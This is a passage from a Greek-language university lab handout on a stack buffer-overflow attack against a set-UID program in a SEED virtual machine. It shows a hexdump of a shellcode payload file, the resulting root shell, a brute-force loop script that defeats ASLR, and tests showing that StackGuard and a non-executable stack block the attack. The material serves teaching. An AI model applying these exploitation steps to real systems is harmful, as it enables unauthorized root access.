[03/21/21]seed@VM:~/.../Ask2$ ./exploit
[03/21/21]seed@VM:~/.../Ask2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90  |.....|
*
00000020  90 90 90 90 e3 ea ff bf  90 90 90 90 90 90 90  |.....|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90  |.....|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[03/21/21]seed@VM:~/.../Ask2$
```

Δραστηριότητα 6: Εκτέλεση της επίθεσης

Τέλος, τρέχουμε το ευπαθές πρόγραμμα stack, χρησιμοποιώντας το ενημερωμένο badfile σαν είσοδο. Εφόσον η διεύθυνση του shellcode έχει εκτιμηθεί σωστά, η επίθεση θα επιτύχει και θα αποκτήσουμε shell με δικαιώματα root (#).

```
[03/21/21]seed@VM:~/.../Ask2$ sudo ln -sf /bin/zsh /bin/sh
[03/21/21]seed@VM:~/.../Ask2$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[03/21/21]seed@VM:~/.../Ask2$
```

Εάν η διεύθυνση του shellcode δεν έχει εκτιμηθεί σωστά, τότε θα λάβουμε σαν αποτέλεσμα Segmentation Fault ή Illegal instruction.

Σημείωση 1: Επειδή οι διευθύνσεις που χρησιμοποιούνται κατά την εκτέλεση του gdb ενδέχεται να είναι λίγο διαφορετικές από τις πραγματικές, μπορεί να χρειαστεί να κάνουμε ορισμένες δοκιμές με τη διεύθυνση του shellcode προτού επιτύχει η επίθεση.

Έχοντας βρει στο παράδειγμά μας την πραγματική διεύθυνση του buffer (0xbfffea28) μπορούμε να δοκιμάσουμε με διαφορετικές αποστάσεις, π.χ.

- 0xbfffea28 + 0x40
- 0xbfffea28 + 0x60
- 0xbfffea28 + 0x80, κλπ.

Αυτό σημαίνει ότι θα πρέπει να επαναλάβουμε αντίστοιχες φορές τις **δραστηριότητες 5 και 6** ώστε να δοκιμάσουμε την επίθεση με κάθε εκτιμώμενη διεύθυνση.

Σημείωση 2: Αυτό που θα πρέπει σε κάθε περίπτωση να προσέξουμε, είναι να μην περιλαμβάνεται μηδενικό byte στη διεύθυνση (0x00), καθώς κάτι τέτοιο θα προκαλέσει τερματισμό της strcpy. Στην περίπτωση που η διεύθυνση περιλαμβάνει μηδενικό byte, ορίζουμε μια υψηλότερη διεύθυνση, αναμένοντας ότι οι εντολές NOP θα μεταφέρουν την εκτέλεση στο σημείο που θέλουμε.

Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR

Σε αυτή τη δραστηριότητα θα επιχειρήσουμε να εκτελέσουμε την επίθεση παρακάμπτοντας το αντίμετρο ASLR. Το αντίμετρο αυτό το είχαμε απενεργοποιήσει κατά το **αρχικό setup** ώστε να επιτύχει η επίθεση. Μπορούμε να το ενεργοποιήσουμε εκ νέου και να ξανατρέξουμε την επίθεση (να εκτελέσουμε δηλαδή το πρόγραμμα stack) ως εξής:

```
[03/24/21]seed@VM:~/.../Ask2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/24/21]seed@VM:~/.../Ask2$ ./stack
Segmentation fault
[03/24/21]seed@VM:~/.../Ask2$ █
```

Παρατηρούμε ότι σε αυτή την περίπτωση η επίθεση αποτυγχάνει. Αυτό ήταν αναμενόμενο, καθώς το ASLR τυχαioποιεί το χώρο της μνήμης στον οποίο τρέχει το πρόγραμμά μας. Κάθε φορά που το πρόγραμμα εκτελείται, η στοίβα ξεκινάει σε εντελώς διαφορετική (τυχαία) διεύθυνση, με αποτέλεσμα το badfile που χρησιμοποιούμε να μην μπορεί να προβλέψει σωστά τη διεύθυνση στην οποία θα βρίσκεται στο shellcode.

Αυτό θα μπορούσαμε να το επιβεβαιώσουμε κάνοντας μια μικρή προσθήκη στο πρόγραμμα stack.c, βάζοντας το ουσιαστικά να τυπώνει τη διεύθυνση του buffer[].

```
int bof(char *str)
{
    char buffer[24];
    printf("%p\n", &buffer);

    /*this statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
```

Εκτελώντας αυτή την εκδοχή του `stack.c` παρατηρούμε ότι κάθε φορά η διεύθυνση του `buffer[ ]` είναι διαφορετική.

Για να παρακάμψουμε το αντίμετρο αυτό (χωρίς να το απενεργοποιήσουμε χειροκίνητα) θα χρησιμοποιήσουμε την τεχνική της **επαναληπτικής εκτέλεσης** του προγράμματος `stack` μέσα σε έναν **ατέρμονο βρόχο**. Επειδή ο χώρος της μνήμης που χρησιμοποιείται για την εκτέλεση των προγραμμάτων είναι συγκεκριμένος (και σχετικά περιορισμένος), είναι λογικό να υποθέσουμε ότι σε κάποια από αυτές τις επαναλήψεις η διεύθυνση όπου θα βρεθεί το `buffer` θα είναι η ίδια με αυτή που έχουμε προβλέψει μέσα στο `badfile`.

Για το σκοπό αυτό θα χρησιμοποιήσουμε το παρακάτω `shell script`, το οποίο εκτελεί το πρόγραμμα `stack` επαναληπτικά και τυπώνει το χρόνο που έχει παρέλθει και τις φορές που έχει τρέξει ο βρόχος.

```
infinite.sh
1  #!/bin/bash
2  SECONDS=0
3  value=0
4  while [ 1 ]
5  do
6      value=$(( $value + 1 ))
7      duration=$SECONDS
8      min=$(( $duration / 60 ))
9      sec=$(( $duration % 60 ))
10     echo "$min minutes and $sec seconds elapsed."
11     echo "The program has been running $value times so far."
12     ./stack
13     echo ""
14 done
```

Αποθηκεύουμε το `script` με τη ονομασία `infinite.sh` στο ίδιο `directory` όπου βρίσκεται και το πρόγραμμα `stack`. Τέλος, αφού αλλάξουμε τα **permissions** ώστε να είναι εκτελέσιμο, τρέχουμε το `infinite.sh` στο `terminal`:

```
[03/24/21]seed@VM:~/.../ask2$ chmod +x infinite.sh
[03/24/21]seed@VM:~/.../ask2$ ./infinite.sh
```

Κατά τη δοκιμή, ο βρόχος έτρεξε περίπου **2 λεπτά** (~87.000 φορές) μέχρι να επιτύχει:

```
2 minutes and 2 seconds elapsed.
The program has been running 87295 times so far.
./infinite.sh: line 14: 25760 Segmentation fault      ./stack

2 minutes and 2 seconds elapsed.
The program has been running 87296 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Σημείωση: για να βγούμε από το **root shell** πληκτρολογούμε **exit** και στη συνέχεια **Ctrl+C** ώστε να τερματίσει ο βρόχος.

Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων

Σε αυτή τη δραστηριότητα, θα δοκιμάσουμε να εκτελέσουμε την επίθεση έχοντας τα δυο υπόλοιπα **αντίμετρα** ενεργοποιημένα:

- **StackGuard** protection
- **Non-executable stack** protection

Αρχικά, ελέγχουμε το αντιμέτρο ASLR, και εφόσον είναι ενεργοποιημένο το απενεργοποιούμε:

```
[03/24/21]seed@VM:~/.../Ask2$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/24/21]seed@VM:~/.../Ask2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~/.../Ask2$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~/.../Ask2$
```

Στη συνέχεια, θα μεταγλωττίσουμε ξανά το πρόγραμμα `stack.c`, αλλά αυτή τη φορά χωρίς την επιλογή `-fno-stack-protector`. Με αυτό τον τρόπο, το αντίμετρο StackGuard θα είναι ενεργοποιημένο κατά την εκτέλεση του προγράμματος. Στη συνέχεια, μετατρέπουμε το πρόγραμμα σε `set-UID` και το εκτελούμε:

```
[03/24/21]seed@VM:~/.../test$ gcc stack.c -o stack -z execstack
[03/24/21]seed@VM:~/.../test$ sudo chown root stack
[03/24/21]seed@VM:~/.../test$ sudo chmod 4755 stack
[03/24/21]seed@VM:~/.../test$ ls -l stack
-rwsr-xr-x 1 root seed 7524 Mar 24 10:55 stack
[03/24/21]seed@VM:~/.../test$
[03/24/21]seed@VM:~/.../test$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/24/21]seed@VM:~/.../test$
```

Παρατηρούμε ότι η επίθεση αποτυγχάνει με το μήνυμα **“stack smashing detected”**, καθώς το `badfile` μεταβάλλει την τιμή της παραμέτρου StackGuard.

Όσον αφορά στο **δεύτερο αντίμετρο**, επαναλαμβάνουμε τη μεταγλώττιση του προγράμματος `stack.c`, αλλά σε αυτή την περίπτωση με την επιλογή `-z non-executable-stack`. Στη συνέχεια, μετατρέπουμε το πρόγραμμα σε `set-UID` και το εκτελούμε:

```
[03/24/21]seed@VM:~/.../test$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[03/24/21]seed@VM:~/.../test$ sudo chown root stack
[03/24/21]seed@VM:~/.../test$ sudo chmod 4755 stack
[03/24/21]seed@VM:~/.../test$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Mar 24 11:00 stack
[03/24/21]seed@VM:~/.../test$
[03/24/21]seed@VM:~/.../test$ ./stack
Segmentation fault
[03/24/21]seed@VM:~/.../test$
```

Παρατηρούμε ότι η επίθεση αποτυγχάνει με το μήνυμα “Segmentation fault”, καθώς ναι μεν η εκτέλεση οδηγείται στο shellcode, ωστόσο αυτό δεν μπορεί να εκτελεστεί μέσα σε μη-εκτελέσιμη στοίβα.

Υποβολή αναφοράς (πρακτικού μέρους)

Θα πρέπει να αναπαράξετε με ακρίβεια τα παραπάνω βήματα στη δική σας εγκατάσταση. Αυτό σημαίνει ότι θα πρέπει να αναπτύξετε τα κατάλληλα προγράμματα **μέσα στην εικονική μηχανή** και να εκτελέσετε τις δραστηριότητες.

Στην **εργαστηριακή αναφορά** που θα υποβάλετε (αρχείο **PDF**), θα πρέπει να περιγράψετε αναλυτικά:

- Τις ενέργειες που κάνατε σε κάθε δραστηριότητα.
- Τα αποτελέσματα της εκτέλεσης κάθε δραστηριότητας, με τη χρήση κατάλληλων screenshots **από το σύστημά σας**.
- Τις παρατηρήσεις και τυχόν σχόλια που έχετε σε κάθε δραστηριότητα (και συνολικά).

Επίσης, θα πρέπει να **συμπεριλάβετε μέσα στο pdf** τον **πηγαίο κώδικα** που χρησιμοποιήσατε, σε **ευανάγνωστη** μορφή (π.χ. screenshot από τον editor).